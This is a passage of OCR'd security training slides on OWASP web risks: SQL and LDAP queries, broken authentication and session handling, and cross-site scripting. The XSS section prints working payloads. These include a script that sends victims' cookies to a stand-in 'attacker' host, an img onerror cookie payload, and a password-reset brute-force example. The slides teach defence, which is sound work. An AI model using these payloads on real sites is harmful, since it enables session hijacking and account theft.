                + "LEFT JOIN EVENT_EVENT_CATEGORIES ece on ev.id = ece.event_id\n"
                + "LEFT JOIN EVENT_CATEGORY ec on ec.id = ece.event_category_id where v.name='" + name + "';"
));
```

```
return new HashSet<Venue>(sessionFactory.getCurrentSession().createCriteria(Venue.class)
                .setFetchMode("events", FetchMode.JOIN)
                .setFetchMode("events.eventCategories", FetchMode.JOIN)
                .list());
```

Secure LDAP Query Execution

```
LdapQuery query = query()
          .base("CN=Users,DC=YourDomain,DC=com")
          .where("USER").is(user)
          .and("PASSWORD").is(password);

List<String> result = ldapTemplate.search(query, attributesMapper);
```

A2 - Broken Authentication & Session Management

Broken Auth & Session Management

- Lack of Middleware Auth
- Method based Authorization
- Password reset code re-use
- Captcha validation
- Session expire
- Session fixation
- Session prediction
- Session ID randomness
- …

Broken Authentication and Session Management

1. User authentication credentials aren't protected when stored using hashing or encryption.
2. Credentials can be guessed or overwritten through weak account management functions (e.g., account, creation, change password, recover password, weak session IDs).
3. Session IDs are exposed in the URL (e.g., URL rewriting).
4. Session IDs are vulnerable to session fixation attacks.
5. Session IDs don't timeout, or user sessions or authentication tokens, particularly sing sign-on (SSO) tokens, aren't properly invalidated during logout.
6. Session IDs aren't rotated after successful login.
7. Passwords, session IDs, and other credentials are sent over unencrypted connections.


Example Attack #2

Scenario: Airline reservations application supports URL rewriting, putting session IDs in the URL:

http://example.com/sale/saleitems;jsessionid=2P0OC2JSNDLPSKHCJUN2JV?dest=Hawaii

An authenticated user of the site wants to let his friends know about the sale. He e-mails the above link without knowing he is also giving away his session ID. When his friends use the link they will use his session and credit card.

Middleware



Middleware Usage

```
Route::group(['middleware' => 'auth'], function () {
    // Logout
    Route::get('logout', 'AdminController@logout');
    // Advisory
    Route::resource('admin/exploit', 'ExploitController');
    // Platform create and store
    Route::get('admin/platform/create', 'PlatformController@create');
    Route::post('admin/platform', 'PlatformController@store');
    // Article index
    Route::get("admin/article", 'AdminController@allArticle');
    // Article create and store
    Route::get('admin/article/create', 'ArticleController@create');
    Route::post('admin/article', 'ArticleController@store');
    // Article edit and update
    Route::get('admin/article/{id}/edit', 'ArticleController@edit');
    Route::patch('admin/article/{article}', 'ArticleController@update');
    Route::delete('admin/article/{article}', 'ArticleController@destroy');
});
```

Middleware - Principle of Complete

```
@Override
protected void configure(HttpSecurity http) throws Exception {
    http
        .authorizeRequests()
            .antMatchers("/", "/home").permitAll()
            .anyRequest().authenticated()
            .and()
        .formLogin()
            .loginPage("/login")
            .permitAll()
            .and()
        .logout()
            .permitAll();
}
```

Example #3 - Password Reset Module

1 - https://www.facebook.com/login/identify?ctx=recover


POST /recover/as/code/HTTP/1.1

Host: www.facebook.com


lsd = AVoywo13&n = XXXXXX (6digit random)

Bounty: 15.000$


Session Fixation/Prediction



Session Prediction




Session Fixation



Mitigation : CSPRNG / Cookie Header

A3 - Cross-Site Scripting

XSS



A High Level View of a typical XSS Attack

Cross-site Scripting

www.website.com/search/?keyword=deneme

```
47  <!-- InstanceBeginEditable name="content_rgn"  --->
48  <div id="content">
49      <h2 id='pageName'> searched for: deneme</h2></div>
50  <!-- InstanceEndEditable -->
51  <!-- end content -->
```

Cross-site Scripting

www.website.com/search/?keyword=<script>alert(/BILGE/)</script>

```
47  <!-- InstanceBeginEditable name="content_rgn"  --->
48  <div id="content">
49      <h2 id='pageName'> searched for: <script>alert(/BILGE/)</script></h2></div>
50  <!-- InstanceEndEditable -->
51  <!-- end content -->
```

What can we do with Javascript?


In a bad way…

Literally, EVERYTHING

Stored, Reflected, DOM


Based Cross-Site Scripting…

Stored XSS


1
Attacker
Attacker's Browser
Attacker's Server
POST http://website/post-comment
<script>...</script>
Website
Website's Database
latestComment: <script>window.location='http://attacker/?cookie='+document.cookie</script>
Website's Response Script
print "<html>"
print "Latest comment:"
print database.latestComment
print "</html>"
4
GET http://attacker/?cookie=sensitive-data
Victim's Browser
Website's Response to Victim
<html>
Latest comment:
<script>
window.location='http://attacker/?cookie='+document.cookie
</script>
</html>
2
GET http://website/latest-comment
3
200 OK

Example #4 - Stored XSS on Gmail


1. From: <img src=# onerror=alert(document.cookie)>@blabla.com
2. To: victim@gmail.com




Example #5 - Stored XSS through Dropbox

